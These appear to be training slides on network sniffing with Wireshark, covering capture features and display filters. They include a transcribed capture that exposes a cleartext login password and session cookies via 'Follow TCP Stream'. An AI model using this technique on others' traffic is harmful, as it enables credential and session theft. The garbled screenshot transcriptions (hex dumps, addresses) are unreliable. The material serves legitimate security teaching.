


Use DNS Non-Existent Domain (NXDOMAIN) Rate Limiting



Secure your internal machines

Module Flow



Sniffing Tool: Wireshark



It lets you capture and interactively browse the traffic running on a computer network

01

Wireshark uses Winpcap to capture packets, so it can only capture the packets on the networks supported by Winpcap

02

It captures live network traffic from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI networks


03

Captured files can be programmatically edited via commandline

04

A set of filters for customized data display can be refined using a display filter

05



Sniffing Tool: Wireshark



The figure shows the Wireshark application window. The main pane displays a list of network captures. The selected packet is a Link-local Multicast Name Resolution (query) from an LLNMR source (224.0.0.252) to a destination (239.0.0.1). The details pane shows the packet's structure, and the bytes pane shows its raw hex and ASCII representation. The status bar at the bottom indicates live capture is in progress.

Capturing from Ethernet [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.1.33	239.255.255.250	SSDP	175	M-SEARCH + HTTP/1.1
2	1.602768000	fe80::4855:5c3d:b13ff02::1:3		LLNMR	65	Standard query 0x4d7a A seot4
3	1.602768000	fe80::4855:5c3d:b13ff02::1:3	224.0.0.252	LLNMR	65	Standard query 0x4d7a A seot4
4	1.702724000	fe80::4855:5c3d:b13ff02::1:3		LLNMR	65	Standard query 0x4d7a A seot4
5	1.702726000	192.168.1.61	224.0.0.252	LLNMR	65	Standard query 0x4d7a A seot4
6	1.723089000	Dell_c3:b1:8b	Broadcast	ARP		
7	1.723119000	CadmusCo_73:24:9f	Dell_c3:b1:8b	ARP		
8	1.723869000	192.168.1.75	192.168.1.33	TCP		
9	1.733016000	CadmusCo_73:24:9f	Broadcast	ARP		
10	1.733676000	Dell_c3:b1:8b	CadmusCo_73:24:9f	ARP		
11	1.733910000	192.168.1.61	192.168.1.75	TCP		
12	1.731392000	192.168.1.75	192.168.1.33	TCP		
13	1.732178000	192.168.1.75	192.168.1.33	HTTP		

Frame 3: 65 bytes on wire (520 bits), 65 bytes captured (520 bits)

Ethernet II, Src: Elitegro_22:30:de (00:25:11:22:30:de), Dst: Internet Protocol version 4 (192.168.168.61) (192.168.168.61)

User Datagram Protocol, Src Port: 49279 (49279), Dst Port: 1111 (1111)

Link-local Multicast Name Resolution (query)

0000 01 00 5e 00 00 fc 00 25 11 22 30 de 08 0c 45 00 .A....
0010 00 33 07 f3 00 00 01 11 67 e5 c0 a8 a8 3c e0 00 .B....
0020 00 fc c0 7f 14 eb 00 1f b1 d0 4d 7a 00 0c 00 01
0030 00 00 00 00 00 00 05 73 65 6f 74 34 00 0c 01 00
0040 01 ..

Ethernet <live capture in progress> File C:\... | Packets: 2194 - Displayed: 2194 (100.0%)

Wireshark Filter: Expression - Profile: Default

Field name Relation Value (Protocol)

104apci - IEC 60370-5-104-Apcii is present

104apci - IEC 60370-5-104-Apcii == Predefined values

2dparityfec - Pre-MPEG Code of Practice #3 release !=

3COMXNS - 3Ccm XNS Encapsulation >

3GPP2 A11 - 3GPP2 A11 <

6LoWPAN - IPv6 over IEEE 802.15.4 >=

802.11 MGT - IEEE 802.11 wireless LAN management <=

802.11 Radiotap - IEEE 802.11 Radiotap Capture header contains

802.3 Slow protocols - Slow Protocols matches

9P - Plan 9 SP

A-bis QML - GSM A-bis QML

AAL1 - ATM AAL1

AAL5/4 - ATM AAL5/4

Ranges (offset:length)

OK Cancel

<http://www.wireshark.org>

Follow TCP Stream in Wireshark



Ethernet (Wireshark:102 (SVN Rev 31934 from branch-1.10))

File Edit View Go Capture Statistics Telephony Tools Windows Help

Filter: http.cookie eq \$3

Expression: Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
440	16.690710000	125.56.201.105	192.168.168.133	TCP	60	http > bts-x73 (ACK)
460	16.6915000	125.56.201.105	192.168.168.133	HTTP	901	HTTP/1.1 302 Moved 1
480	16.6915000	125.56.201.105	192.168.168.133	HTTP	229	GET /login.php?err
513	16.234372000	125.56.201.105	192.168.168.133	TCP	60	http > bts-x73 (ACK)
524	16.492854000	125.56.201.105	192.168.168.133	HTTP	54	HTTP/1.1 301 Moved
534	16.492854000	125.56.201.105	192.168.168.133	TCP	64	bts-x73 > http [ACK]

Frame 440: 1125 bytes on wire (9000 bits), 1125 bytes captured (9000 bits) on interface 0
Ethernet II, Src: cadusco_73:21:9f (08:00:27:73:21:9f), Dst: sentinel_39:1e:00 (00:0c:00:b4:19:00)
Internet Protocol Version 4, Src Port: 443, Dst Port: 80, Seq: 1, Ack: 1
Transmission Control Protocol, Src Port: bts-x73 (3661), Dst Port: http (80), Seq: 1, Ack: 1
Hypertext Transfer Protocol
Line-based text data: application/x-www-form-urlencoded
f_sourceret=http%3A%2F%2Fmail.in.cooti2fnewmail%2Firbox.php&lgfrz=naf1&f_id=john&f_pwd=qwer

0000 00 00 b1 1f 1e a9 08 00 2f 73 24 9f 00 00 47 00 ...Y.... 93...E.
0010 04 37 17 fa 40 03 80 00 00 00 c0 a3 a8 83 7d 38 .N..3...,j8.
0020 c9 69 09 e1 00 53 5d c9 f9 91 29 d1 77 fc 50 18 .1.a.p). ..),w.p.
0030 01 00 b4 19 00 03 50 4f 53 58 20 2f 6c 6f 67 69,PO ST /logi
0040 6e 76 63 72 69 66 79 2e 70 68 70 20 48 54 54 50 nverify. php HTTP
0050 2f 31 2e 31 0d 0a 46 67 73 74 3a 30 77 77 26 /1.1..HO ST: www.
0060 69 0e 2e c3 0f 0d 0d 04 43 0f ce de c3 c9 74 09 in,com. connect
0070 6f 6e 33 20 6b 65 65 70 20 61 6c 69 76 63 0d 0a on: keep -alive..
0080 43 6f 6a 24 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 Content- length:
0090 39 38 0d ca 41 63 63 65 70 74 3a 20 74 65 78 74 98..Accept pt: text
00a0 2f 68 74 ed 6c 2c 61 70 70 6c 69 63 61 74 69 6f /html.ap plicatio
00b0 6a 2f 78 68 74 6d 6c 2b 78 6d 6c 2c 61 70 70 6c n/xhtml+ xnl.appl

File:C:\Users\CAapp001\Downloads\Packet 800 - Deploy - Profile Details

Ethernet (Wireshark:102 (SVN Rev 31934 from branch-1.10))

File Edit View Go Capture Statistics Telephony Tools Windows Help

Stream Content

POST /loginverify.php HTTP/1.1
Host: www.in.com
Connection: keep-alive
Content-Length: 68
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://mail.in.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/30.0.1599.101 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://mail.in.com/
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Cookie: IN_MEPsp_v2=1; Z_Geo_R0kHyderabad; inid=37badf9pdllhepsleitd;ho844;
_utmc=132739414.7105470308.1382658320.1382658320.1382660658.2;
_utmz=132739414.2.10.1382660661; _utec=132739414;
_utmt=132739414.1.1.utccsr=(direct)|utmc=(direct)|utmrd=(none);
_en_hl=1; _en_lt=280bbe45dd3f4e86d3a8e77d15253524;b9a3c7-43936992690a71;
_en_v=6b5b703a2ccb271e33b5559.acb52690a70621407-0281872252690a73; MotonTv=shows;
_wifg=0afdf0012c9d11e21127a0132d8e9c1 _wifc=1382611821.77

f_sourceret=http%3A%2F%2Fmail.in.cooti2fnewmail%2Firbox.php&lgfrz=naf1&f_id=john&f_pwd=qwer

P-Source-req-HTTP%3A%2F%2Fmail.in.cooti2fnewmail%2Firbox.php&lgfrz=naf1&f_id=john&f_pwd=qwer

Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Server: 172.30.50.5
Location: /login.php?err=1
Content-Length: 0
Connection: Close
Content-Type: text/html; charset=UTF-8
Date: Thu, 24 Oct 2013 11:33:09 GMT
Connection: keep-alive
Vary: Accept-Encoding
Set-Cookie: ui-deleted=; expires=Wed, 24-Oct-2012 11:54:59 GMT; path=/; domain=.in.com
Set-Cookie: updeleted=; expires=Wed, 24-Oct-2012 11:54:59 GMT; path=/; domain=.in.com

More conversations (2226, total)

Find Save As Bit ASCII EBCDIC Hex Dump C Arrays Previous Filter Out This Stream Close

Password revealed
in TCP Stream

Display Filters in Wireshark




Display filters are used to change the view of packets in the captured files

1

Display Filtering by Protocol

Example: Type the protocol in the filter box; arp, http, tcp, udp, dns, ip



2

Monitoring the Specific Ports


```
θ tcp.port==23  
θ ip.addr==192.168.1.100 machine  
ip.addr==192.168.1.100 && tcp.port=23
```



3

Filtering by Multiple IP Addresses


```
ip.addr == 10.0.0.4 or  
ip.addr == 10.0.0.5
```



4

Filtering by IP Address

```
ip.addr == 10.0.0.4
```



5

Other Filters

```
θ ip.dst == 10.0.1.50 && frame.pkt_len > 400  
θ ip.addr == 10.0.1.12 && icmp && frame.number >  
15 && frame.number < 30  
θ ip.src==205.153.63.30 or ip.dst==205.153.63.30
```



Additional Wireshark Filters



01

`tcp.flags.reset==1`

Displays all TCP resets



02

`udp contains 33:27:58`

Sets a filter for the HEX values of 0x33 0x27 0x58 at any offset



03

`http.request`

Displays all HTTP GET requests



04

`tcp.analysis.retransmission`

Displays all retransmissions in the trace



05

`tcp contains traffic`

Displays all TCP packets that contain the word 'traffic'



